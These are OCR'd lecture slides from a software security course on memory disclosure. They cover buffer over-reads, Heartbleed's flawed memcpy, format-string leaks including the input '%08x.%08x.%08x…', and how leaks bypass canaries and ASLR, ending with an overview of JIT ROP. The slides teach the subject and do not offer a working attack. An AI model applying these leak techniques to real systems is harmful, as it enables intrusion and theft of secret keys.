
Lec 13: Memory Disclosure

CS492E: Introduction to Software Security

Sang Kil Cha

Recap



First documented return-to-libc
First canary defense (StackGuard)
Hardware support for DEP
StackGuard and StackShield Attacks
First ASLR design (Linux PaX)
Intel Pentium 4 supports NX
Re-implementing random canary
(GCC integration)
ROP came out (CCS 2007)
And many more attacks and defenses follow
...
1997
1998
2000
2001
2004
2005
2007
Today


From Memory Corruption to Memory Disclosure

Memory disclosure does ***not*** necessarily involve memory corruption.

Overflow vs. Over-Read


Buffer over-read is a bug that allows an attacker to read beyond the size of a buffer

Over-read does ***not*** corrupt memory!




Example: Heartbleed Bug (in 2014)


- OpenSSL
  - TLS ***heartbeat*** implementation bug
- An attacker can steal private keys



Example: Heartbleed Bug (in 2014)



Example: Heartbleed Bug (in 2014)



The Bug

```
struct {
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[HeartbeatMessage.payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;

struct {
  unsigned int length;
  unsigned char *data;
  …
} SSL3_RECORD;
```

Points to a message

```
length = // obtained from
         // SSL3_RECORD
pl = // payload obtained
     // from HeartbeatMessage

memcpy(bp, pl, length);
```

Copy arbitrary memory contents of a server! TLS secret key may be available.

Other Memory Disclosure

- Format string vulnerability also leaks memory info
  - "%08x.%08x.%08x…"

- Memory corruption bugs may allow memory leak
  - E.g., overwriting the length field of a string object

Example

```
int main(int argc, char* argv[])
{
    char buf[32];
    memcpy(buf, argv[1], 32); // no overflow!
    printf("%s\n", buf);
    return 0;
}
```

Memory Disclosure and Exploit

- We can bypass canary protection with memory leak.

- We can also ***bypass ASLR*** with memory leak.
  - Often times, control flow hijack exploitation requires ***two vulnerabilities***: one for leaking information, and another for hijacking the control.

Key Observation

- Oftentimes, we can trigger a vulnerability multiple times during a program execution.

- Oftentimes, there are multiple vulnerabilities in a program, and we can trigger them both in a program execution.

More complex exploit is possible!

JIT ROP

Just-In-Time ROP (JIT ROP)

Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization,

IEEE S&P 2013

Generalized exploitation technique that involves both memory disclosure and corruption


JIT ROP Overview

- Use a memory disclosure bug to get the process image
  - Assumption: there is a ***leaked function pointer*** (memory disclosure) that we can use to read arbitrary memory addresses.

- Find ROP gadgets


- Compile ROP program for exploitation

How to Obtain the Process Image without Crashing the Program?



